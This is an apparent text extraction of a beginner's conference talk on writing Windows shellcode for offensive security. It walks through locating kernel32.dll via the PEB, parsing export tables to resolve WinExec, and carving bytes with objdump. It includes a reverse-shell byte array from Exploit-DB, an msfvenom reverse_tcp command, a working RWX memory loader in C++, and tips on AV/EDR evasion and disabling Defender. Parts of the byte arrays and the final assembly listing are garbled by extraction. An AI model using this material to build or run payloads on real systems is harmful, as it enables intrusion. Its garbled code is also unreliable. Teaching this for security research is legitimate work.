




“YOU USED TO CALL ME ON MY SHELL PHONE”

***DEVELOPING WINDOWS SHELLCODE
FOR OFFENSIVE SECURITY PURPOSES
FOR BEGINNERS***

***BY: JACOB SWINSINSKI,
ENTREPRENEUR & SECURITY
RESEARCHER***

02/12/2026



@0xxyc



@jakeswiz &
@swizsecurity



@jacobswinsinski

```
$ whoami
```

\$ WHOAMI

JACOB SWINSINSKI ENTREPRENEUR &
SECURITY RESEARCHER

- 5+ YEARS OF RE/VR EXPERIENCE
- GOVERNMENT CONTRACTOR (DARK WOLF)
- RED TEAMER
- BUSINESS OWNER
- NEW SIGNALS INTELLIGENCE (SIGINT) ENTHUSIAST



Motivation

- Curated from a six-month security research effort
- My goal was to extend current shellcode and post-exploitation capabilities
- Thought shellcoding on Windows was going to be a cakewalk...
 - *I couldn't have been more wrong*
- Slight learning curve, moderate difficulty, horrific public documentation on this topic (this is what made it difficult)
- Created for fun and to send ripples throughout the Windows security research community to stop gatekeeping knowledge
 - *To set a new standard for public Windows security research*
 - *And for us to collectively create better public documentation to learn from/teach others*



**I don't
think so.**

Who is this talk for?

This is intended for beginners.

Specifically:

- ❖ Penetration testers
- ❖ Security researchers
- ❖ Anyone else interested in offensive cyber security.

Prerequisites

- Cyber security or development background
- Offensive/defensive security experience
- A strong willingness to learn
- Patience and curiosity
- Windows Development Environment



MALWARE



Granting you the ability to confidently craft Windows-based shellcode on your own!



Being able to intuitively understand shellcode.



How you can leverage the knowledge obtained from this presentation within your own offensive security toolkit.



Allowing you to “swim” in the vast sea of “shellcoding” for enhanced Exploit Development.



Making you more curious on low-level exploitation and malware development.

Key Learning Objectives of the Session


Setting up Your Windows Development Environment



Prepping your
Windows
environment




Downloading
GCC/G++, NASM,
and more




Configuring proper
environment
variables



Windows SDK/WDK:
Debugging



Getting rid of
Windows Defender
(the right way)



What is Shellcode and why is it Relevant in Offensive Security?

Shellcode is a piece of machine code (often very small) written in Assembly

- *Direct access to low-level instructions the CPU can run directly*
- *However, it can be interpreted and can exist in numerous different ways*
 - (e.g.) byte array, C/C++ array, ASM code, Base64-encoded strings, etc.
- **A small program ran after exploiting a software vulnerability**
- *Usually injected into memory*

What can Shellcode do?

Perform the following:

- *Execute a shell on the target system (reverse or bind shell)*
- *Open a backdoor*
- *Act as a “dropper”, calling out to a malicious C2 for commands or call out to a web server to serve malware to the target system*
- *Privilege Escalation*
- *And much, much more*



How is Shellcode Delivered to a Target?

Wide range of attack vectors:

1. Memory Corruption Bugs
2. Network-Based Delivery
3. Local Privilege Escalation (LPE)
4. Local File-Based Delivery
5. “Loaders”
6. Physical/External Delivery Mechanisms

Where Does Shellcode Come From?

Two primary techniques of obtaining/crafting shellcode:

1. Hackers can **create their own Assembly programs**, “carve out” (using **objdump**) the core shellcode instructions and obtain a byte array for usage in another delivery technique
 - *Essentially convert machine instructions (opcodes -> byte array)*
 - *Least convenient, **most stealthy**, time consuming*
2. Generated via msfvenom, obtained from Exploit-DB, Shellstorm, GitHub, etc.
 - **Most convenient, least trustworthy (e.g. external third-party sources like listed above), likely security signatures already created for that piece of shellcode**
 - ***msfvenom -payload windows/shell_reverse_tcp LHOST=localhost LPORT1337 -f_c***

```
f7\xdb\xce\xdc\x74\x24\xf4\x5b\x2b\xc9\xb1\xf1\x31\x43\x15\x83\xeb\xfc\x03\x43\x11\xe2\x2a\x00\xa7\xa9\xe5\xce\x4f\xb6\x56\xb2\xfc\x53\x5a\x84\x65\x2d\xbb\x29\xe9\xba\x6a\xda\x2a\x56\xfa\x70\x3c\x6f\x02\x37\x7d\xf9\x56\x2d\xe4\xal\x1b\x3f\bfbf\xdc\x2d\xbo\xf2\x5b\x91\xf7\x74\x45\xd7\x83\xbb\x1d\x45\x6b\xc4\xdc\xbd\x1\x06c4\xb7\x4f\x5f\x27\x76\x2f\x92\x28\xfc\x6f\x54\x94\x14\x48\x15\xe1\x53\x96\x49\xe9\xa3\x1f\x8a\x27\x48\x13\x8c\x53\x83\x96\x73\x59\x1c\x5e\xab\x19\x0d\x3b\xc5\x3b\x4d\x0d\x9d\x0b\x4c\x1b\x62\xee\x0b\x46\x16\x0e\x6a\x0e\x64\xf0\x6d\x6e\xdc
```

Obtained from Exploit-DB: <https://www.exploit-db.com/exploits/41481>

```
unsigned char shellcode[]=
```

\x31\xc0\x50\x64\x8b\x40\x30\x8b\x40\x0c\x8b\x70\x14\xad\x96\xad\x8b\x58\x10\x8b\x4b\x3c\x01\xd9\x8b\x49\x78\x01\xd9\x8b\x71\x20\x01\xd9\xe\x31\xd2\x42\xad\x01\xd8\x81\x38\x47\x65\x74\x50\x75\xf4\x81\x78\x04\x72\x6f\x63\x41\x75\xeb\x8b\x71\x1c\x01\xde\x8b\x14\x96\x01\xda\x83\xec\x20\x54\x5e\x89\x14\x24\x89\x5e\x1c\x31\xff\x57\x68\x61\x72\x79\x41\x68\x4c\x69\x62\x72\x68\x4c\x6f\x61\x64\x54\x53\xff\x16\x31\xc9\x51\x66\xb9\x33\x32\x51\x68\x77\x73\x32\x5f\x54\xff\xd0\x89\xc5\x31\xc9\x51\x66\xb9\x75\x70\x51\x68\x74\x61\x72\x74\x68\x57\x53\x41\x53\x54\x55\xff\x16\x89\x46\x0c\x31\xc9\x51\x66\xb9\x74\x41\x51\x68\x6f\x63\x6b\x65\x68\x57\x53\x41\x53\x54\x55\xff\x16\x89\x46\x10\x57\xb9\x65\x65\x63\x74\xc1\xe9\x08\x51\x68\x63\x6f\x6e\x6e\x54\x55\xff\x16\x89\x46\x14\x57\x68\x72\x65\x63\x76\x54\x55\xff\x16\x89\x46\x18\x31\xc9\x66\x81\xec\xf4\x01\x54\x66\xb9\x02\x02\x51\xff\x56\x0c\x50\x50\x50\xb0\x06\x50\xb0\x01\x50\x40\x50\xff\x56\x10\x97\x6a\x01\x5a\xc1\xe2\x18\xb2\x7f\x52\x66\x68\x11\x5c\x66\x6a\x02\x89\xe2\x6a\x10\x52\x57\xff\x56\x14\x50\x66\xb8\xb6\x03\x50\x54\x5d\x29\xc5\x55\x57\xff\x56\x18\x31\xd2\xc6\x44\x05\xff\xc3\x88\x55\x60\xc6\x45\xff\x5b\x4d\x66\xc7\x45\x14\xff\x16\x66\xc7\x45\x23\x89\x06\x66\xc7\x45\x6e\xff\x16\x66\xc7\x45\x78\x89\x06\x66\xb8\x73\x41\x8b\x4e\x1c\xfe\xca\xff\xd5\x88\x11\xff\x16\x50\xff\x56\x04";

How does Windows Shellcode Differ From Linux Shellcode?

Windows

- Different calling convention, no usage of syscall numbers or “direct” syscalls (dynamic function resolution)
- Relies on WinAPI (e.g. `WinExec()`, `CreateProcessA()`, `LoadLibrary()`, and `GetProcAddress()`)
- API functions must be resolved at runtime
 - (e.g.) `kernel32.dll/user32.dll`
 - Shellcode must locate DLLs in memory via PEB/TEB
 - Parse the associated export table
 - Resolve function addresses dynamically
 - This process can be seen within the first few instructions of the shellcode
 - Shellcode is naturally larger

Linux

- Direct syscall interface
- Shellcode will often rely on `0x80` or `syscall` instructions to make syscalls directly
- Shellcode is usually smaller in size compared to Windows shellcode

Windows Shellcode: Dynamically Resolving Addresses at Runtime

```
getkernel32:
    xor ecx, ecx          ; zeroing register ECX
    mul ecx               ; zeroing register EAX EDX
    mov eax, [fs:ecx + 0x30] ; PEB loaded in eax
    mov eax, [eax + 0x0c]   ; LDR loaded in eax
    mov esi, [eax + 0x14]   ; InMemoryOrderModuleList loaded in esi
    lodsd                 ; program.exe address loaded in eax (1st module)
    xchg esi, eax
    lodsd                 ; ntdll.dll address loaded (2nd module)
    mov ebx, [eax + 0x10] ; kernel32.dll address loaded in ebx (3rd module)

    ; EBX = base of kernel32.dll address

getAddressofName:
    mov edx, [ebx + 0x3c] ; load new address in ebx
    add edx, ebx
    mov edx, [edx + 0x78] ; load data directory
    add edx, ebx
    mov esi, [edx + 0x20] ; load "address of name"
    add esi, ebx
```

(...) Malicious code still needs to be implemented

Linux Shellcode: Complete /bin/sh Implementation (nothing else required)

```
section .text
global _start
_start:
    push 0x0b
    pop eax
    push 0x0068732f
    push 0x6e69622f
    mov ebx, esp
    int 0x80
```

VS.

What are Processes and Threads


Processes

- A program/application that is running within a Windows Operating System (OS)
- Can be started by a user or by the OS itself
- `CreateProcess()` -> `CreateProcessInternal()` -> `NtCreateUserProcess()`
(lives inside of `ntdll.dll`)

Threads

- A set of instructions that can be executed independently within a process.
- Each thread has its own Thread Local Storage (TLS)
- The TLS lies within the TEB.
- Out of scope for this talk

Process Creation



The Process Environment Block (PEB) & Thread Environment Block (TEB)


PEB

TEBs point to the PEB.

Holds information of every individual process running in userland. It contains binary info, heap info, and more.

TEB

Responsible for holding information about the thread.



Both are internal Windows data structures that are used by the OS and leveraged by malware/exploit developers.


- *Understanding both is considered mandatory when it comes to “shellcoding” in Windows*
- *Unlike on Linux, we cannot rely on direct syscalls, but rather rely on leveraging the kernel API or WinAPI to call various functions to make our shellcode perform malicious actions*

Shellcode on Windows works by navigating through loaded modules (DLLs) by:

1. Reading **PEB** -> **LDR** -> **InMemoryOrderModuleList**
2. Iterates through the linked list to find **kernel32.dll**
3. Parses the export table to find various WinAPI functions such as **GetProcAddress()**, **LoadLibraryA()**, etc.

Why?

WinAPI calls must be found dynamically within memory from DLLs like **kernel32.dll**



Battling Undocumented Structures

Explanation and what role do they play?

- An extremely interesting topic
- Windows internals are comprised of a variety of undocumented structures to protect Windows and its users
- Makes life “harder” on reverse engineers, malware authors, security researchers, and exploit developers
- We can see indication of this behavior as some values in Windows data structures are “reserved”
 - *Windows documentation*: “Reserved for internal use by the operating system”

Workarounds?

- Using “undocumentation” sites, we can utilize other reverse engineered data structures to perform a variety of malicious activities
- Usage of debugging tools to track what types of data types and sizes are used to grant additional context on the element’s purpose



For example, let’s take the `_PEB` Structure:

```
typedef struct _PEB {  
    BYTE    Reserved1[2];  
    BYTE    BeingDebugged;  
    BYTE    Reserved2[1];  
    PVOID    Reserved3[2];  
    PPEB_LDR_DATA    Ldr;  
    PRTL_USER_PROCESS_PARAMETERS    ProcessParameters;  
    PVOID    Reserved4[3];  
    PVOID    AtlThunkSListPtr;  
    PVOID    Reserved5;  
    ULONG    Reserved6;  
    PVOID    Reserved7;  
    ULONG    Reserved8;  
    ULONG    AtlThunkSListPtr32;  
    PVOID    Reserved9[45];  
    BYTE    Reserved10[96];  
    PPS_POST_PROCESS_INIT_ROUTINE    PostProcessInitRoutine;  
    BYTE    Reserved11[128];  
    PVOID    Reserved12[1];  
    ULONG    SessionId;  
} PEB, *PPEB;
```

Anatomy of Windows Shellcode

Three primary parts

1. Assembly Code

./shell.s:

```
; Begin dynamic WinAPI function Resolving Process
getkernel32:
    xor ecx, ecx           ; zeroing register ECX
    mul ecx                ; zeroing register EAX EDX
    mov eax, [fs:ecx + 0x30] ; PEB loaded in eax
    mov eax, [eax + 0x0c]    ; LDR loaded in eax
    mov esi, [eax + 0x14]    ; InMemoryOrderModuleList loaded in esi
    lodsd                  ; program.exe address loaded in eax (1st module)
    xchg esi, eax
    lodsd                  ; ntdll.dll address loaded (2nd module)
    mov ebx, [eax + 0x10]    ; kernel32.dll address loaded in ebx (3rd module)

    ; EBX = base of kernel32.dll address

getAddressofName:
    mov edx, [ebx + 0x3c]    ; load new address in ebx
    add edx, ebx
    mov edx, [edx + 0x78]    ; load data directory
    add edx, ebx
    mov esi, [edx + 0x20]    ; load "address of name"
    add esi, ebx

; End dynamic WinAPI function Resolving Process
; (...) Malicious code still needs to be implemented
```

Linked, Compiled, and "carved out" via objdump

```
objdump -d ./shell.o | grep -e '[0-9a-f]:' | grep -v 'file' | cut -f2 -d: | cut -f1-6 -d' ' | tr
-s ' ' | tr '\t' ' ' | sed 's/ $/g' | sed 's/ \\\x/g' | paste -d ' ' -s | sed 's/^/"/' | sed 's/$/"/g'

"\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x73\x68\x00\x57\x48\x89\xe7\xb0\x3b\x0f\x05(...)"
```

**** .object and .exe files will work for the "carve out" method of obtaining shellcode from a bin/object file.**

2. Converted into Byte Array

- Performs the "bad stuff"

./badStuffByteArray.txt:

```
"\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x73\x68\x00\x57\x48\x89\xe7\xb0\x3b\x0f\x05(...)"
```

3. Executing Shellcode in Memory via Loader

- The act of executing the shellcode in memory
- Payloads can be encrypted or encoded to evade AV/EDR solutions

./loader.cpp:

```
int main() {
    unsigned char shellcode[] =
        "\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x73\x68\x00\x57\x48\x89\xe7\xb0\x3b\x0f\x05(...)";

    PVOID pBuffer = VirtualAlloc(NULL, sizeof(shellcode)+1, MEM_COMMIT | MEM_RESERVE,
    PAGE_READWRITE);
    memcpy(pBuffer, shellcode, sizeof(shellcode));

    DWORD oldProtect = NULL;
    VirtualProtect(pBuffer, sizeof(shellcode), PAGE_EXECUTE_READWRITE, &oldProtect);

    HANDLE hThread = CreateThread(NULL, 0, pBuffer, NULL, 0, NULL);

    WaitForSingleObject(hThread, INFINITE);

    CloseHandle(hThread);

    return 0;
}
```


Dynamic WinAPI Function Address Resolving: Roles of PEB & **GetProcAddress()**


High-Level Breakdown

1. Shellcode

2. Locate **kernel32.dll** in memory via **PEB**

3. Use **GetProcAddress()** to resolve **WinExec()**

4. We can now Call **WinExec("cmd.exe")**



```
0:000> dt _teb
ntdll!_TEB
+0x000 NtTib      : _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId   : _CLIENT_ID
+0x028 ActiveRpcHandle : Ptr32 Void
+0x02c ThreadLocalStoragePointer : Ptr32 Void
+0x030 ProcessEnvironmentBlock : Ptr32 _PEB
+0x034 LastErrorValue : UInt4B
+0x038 CountOfOwnedCriticalSections : UInt4B
```

Continued:

Dynamic WinAPI Function Address Resolving:

Roles of PEB & and GetProcAddress()



1. Find Base Address of kernel32.dll:

```
xor ecx,ecx
mov eax,[fs:0x30] ;loading PEB(Process Environment Block) in Eax
mov eax,[eax+0xc] ;Eax=PEB->Ldr
mov esi,[eax+0x14] ;Eax=Peb->Ldr.InMemOrderModuleList
lodsd ;Eax=second module of InMemOrderModuleList (ntdll.dll)
xchg eax,esi ;Eax=Esi ,Esi=Eax
lodsd ;Eax=third module of InMemOrderModuleList (kernel32.dll)
mov ebx,[eax+0x10] ;Ebx=base Address of Kernel32.dll (PVOID Dllbase)
```

2. Finding Export Table of kernel32.dll:

```
mov edx,[ebx+0x3c] ;(kernel32.dll base address+0x3c) kernel32.dll=DOS->e_lfanew
add edx,ebx ;(DOS->e_lfanew+base address of)=PE Header
mov edx,[edx+0x78] ;(PE Header+0x78)=DataDirectory->VirtualAddress
add edx,ebx ; (DataDirectory->VirtualAddress+kernel32.dll base address)
mov esi,[edx+0x20] ;(IMAGE_EXPORT_DIRECTORY+0x20)=AddressOfNames
add esi,ebx ; ESI=(AddressOfNames+kernel32.dll base address)=kernel32.dll AddressOfNames
xor ecx,ecx
```

3. Finding the Address of GetProcAddress() in kernel32.dll:

```
mov esi,[edx+0x24] ;Esi=(IMAGE_EXPORT_DIRECTORY+0x24)=AddressOfNameOrdinals
add esi,ebx ;(AddressOfNameOrdinals+base address of
kernel32.dll)=AddressOfNameOrdinals of kernel32.dll
mov cx,[esi+ecx*2] ;CX=Number of Function
dec ecx
mov esi,[edx+0x1c] ;(IMAGE_EXPORT_DIRECTORY+0x1c)=AddressOfFunctions
add esi,ebx ;ESI=beginning of Address table
mov edx,[esi+ecx*4] ;EDX=Pointer(offset)
add edx,ebx ;Edx=Address of GetProcAddress
```

4. We can now Find any Function we Want Within kernel32.dll:

```
;Finding address of Winexec()
xor ecx,ecx
push ecx
push 0x00636578
push 0x456e6957
mov ecx,esp
push ecx
push ebx
call edx

;finding address of ExitProcess()
xor ecx,ecx
push ecx
push 0x00737365
push 0x636f7250
push 0x74697845

mov ecx,esp

push ecx
push edi
xor edi,edi
mov edi,eax ;address of WinExec()
call esi
xor esi,esi
push eax
pop esi ;address of ExitProcess()
```

How do we always know where the PEB (and our functions) are?


TL;DR? This is a technique that we can ALWAYS leverage to dynamically resolve runtime addresses of functions.

Here are the steps that we need to include within our shellcode at the beginning before we can get into the malicious side of things:

- So, in order to develop shellcode on Windows, we need to:
 - Dynamically resolve addresses by locating the PEB (this can be thought of as a "handbook" that contains pointers to functions)
 - Locate the PEB offset, **0xC** which is a pointer to **PEB_LDR_DATA** (which holds modules -- DLLs)
 - Then, $PEB + 0xC \rightarrow DLLBase \rightarrow kernel32.dll$ entry (base for *kernel32.dll*)
 - We need one more thing, when a DLL is dynamically loaded, it is stored at the offset of *DllBase*, or **0x18** -- This is the start of the linked list, which is the offset of *InMemoryOrderLinks* (offset **0x8**)
 - Lastly to get the function, utilize the following equation: $DLLBase - InMemoryOrderLinks = 0x18 - 0x8 = 0x10$ -- This allows us to find the base of *kernel32.dll*

***This offset (**0xC**, **PEB_LDR_DATA**) remains consistent throughout each process creation process, so we can always rely on it.*

- ❖ *Linux "shellcoding" = linear as we can directly syscall straight from Assembly code.*
- ❖ *Windows "shellcoding" = non-linear since we will need to rely on the kernel API (WinAPI) in order to call functions.*



Perspective is Everything (C vs. ASM)

Shellcode must be written in low-level Assembly for precision, compactness, and stealth.
 The C programming language offers enhanced clarity, but the more high-level you get, the more control you lose.

C Representation

```
int main(){
    WinExec("cmd.exe", 0);
    return 0;
}
```

- Clear API usage
- Very easy to understand
- Less control

Assembly Representation

- Requires dynamic resolvment of WinAPI functions for use (shown in prior slide)
 - “Walk” PEB
 - Parse PE headers -> Locate Export Table
 - Find GetProcAddress()
 - Resolve Address of WinExec
 - Call WinExec(“cmd.exe”, 0);

- Confusing API usage
- Complex/Convolutd
- More control

```

9  section .text
10  global _start
11  _start:
12
13  ;finding base address of kernel32.dll
14
15  xor ecx,ecx
16  mov eax,[fs:0x0] ;loading PEB(Process Environment Block) in Eax
17  mov ecx,[eax+0x0c] ;eax=PEB->ldr
18  mov esi,[eax+0x14] ;eax=PEB->ldr.InProcessOrderModuleList
19  ;load first module of InProcessOrderModuleList (ntdll.dll)
20  scg eax,esi ;eax=esi,esi=Eax
21  ;load third module of InProcessOrderModuleList (kernel32.dll)
22  mov ebx,[eax+0x18] ;ebx=base Address of kernel32.dll (PVOID dllbase)
23
24  ;-----
25
26
27
28  ;finding export table of kernel32.dll
29
30  mov ebx,[ebx+0x3c] ;kernel32.dll base address+0x3c=DOS-e Ifname
31  add ebx,ebx ;DOS-e Ifnamebase address of kernel32.dll->nt Header
32  mov ebx,[ebx+0x78] ;PE Header+0x78=DataDirectory->VirtualAddress
33  add ebx,ebx ;DataDirectory->VirtualAddress+kernel32.dll base address=>export table of kernel32.dll (IMAGE_EXPORT_DIRECTORY)
34  mov esi,[ebx+0x28] ;[IMAGE_EXPORT_DIRECTORY+0x28]=addressofnames
35  add esi,ebx ;ESI=AddressofNames+kernel32.dll base address=>kernel32.dll AddressofNames
36  xor ecx,ecx
37
38  ;-----
39
40
41
42  ;finding GetProcAddress function name
43  Get_Func:
44  inc ecx ;incrementing the ordinal
45  ;load Get name Offset
46  add eax,ebx ;(name offset+kernel32.dll base address)=Get function name
47  cmp dword [eax],0x56746547 ;getp
48  jnz Get_Func
49  cmp dword [eax+0x4],0x41636F72 ;rock
50  jnz Get_Func
51  cmp dword [eax+0x8],0x65726464 ;ddre
52  jnz Get_Func
53
54  ;-----
55
56
57
58  ;finding the address of GetProcAddress
59
60  mov esi,[ebx+0x24] ;ESI=(IMAGE_EXPORT_DIRECTORY+0x24)=addressofnames
61  add esi,ebx ;AddressofNames+base address of kernel32.dll=AddressofNames of kernel32.dll
62  mov cx,[esi+0x2] ;CX=Number of function
63  dec ecx
64  mov esi,[ebx+0x1c] ;[IMAGE_EXPORT_DIRECTORY+0x1c]=addressoffunctions
65  add esi,ebx ;ESI=beginning of Address table
66  mov ebx,[esi+0x4] ;EBX=pointer(Offset)
67  add ebx,ebx ;EBX=Address of GetProcAddress
68
69  ;-----
70
71
72
